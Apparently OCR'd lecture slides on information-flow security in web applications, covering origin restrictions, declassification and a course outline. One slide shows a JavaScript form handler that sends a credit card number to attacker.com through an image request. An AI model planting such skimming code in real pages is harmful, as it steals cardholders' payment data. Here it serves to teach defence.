
Information-flow security

Andrei Sabelfeld
Chalmers

http://www.cse.chalmers.se/~andrei

Marktoberdorf/Bayrischzell, Aug. 2011


Return to eBay.com
Return to eBay.ca
New to eBay? start here
Freight Resource Center
Your solution for moving heavy items.
Powered by FREIGHTQUOTE.COM
Choose A Topic
Home
Add a Freight Calculator
Rate & Schedule
Trace Shipments
My Account
FAQ
Helpful Links
View Demo
Packaging Tips
About freightquote.com
Glossary & Definitions
Payment information
Please provide payment information to confirm your shipment.
Apply charges to my Freightquote.com account.
PayPal
I would like to pay by credit card.
Card name:
Card number:
Expiration date:
Name on card:
Pay for shipment





```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
sendstats ();">

<script type="text/javascript">
function sendstats () {...}
</script>
```

Attack


```
<script type="text/javascript">
function sendstats () {
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);}
</script>
```

- Root of the problem: information flow from secret to public

Root of problem: information flow




Origin-based restrictions




- Often too restrictive

Relaxing origin-based restrictions




- Introduces security risks
- Cf. SOP


Information flow controls



Information flow controls





Need for information release (declassification)



Information flow problem

- Studied in 70's
  - military systems
- Revival in 90's
  - mobile code
- Hot topic in language-based security in 00's
  - web application security





Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

General problem: malicious and/or buggy code is a threat

- Trends in software
  - mobile code, executable content
  - platform-independence
  - extensibility
- These trends are attackers' opportunities!
  - easy to distribute worms, viruses, exploits,...
  - write (an attack) once, run everywhere
  - systems are vulnerable to undesirable modifications
- Need to keep the trends without compromising information security

Today's computer security mechanisms: an analogy

Today's attacker: an analogy

Brief history of malicious code

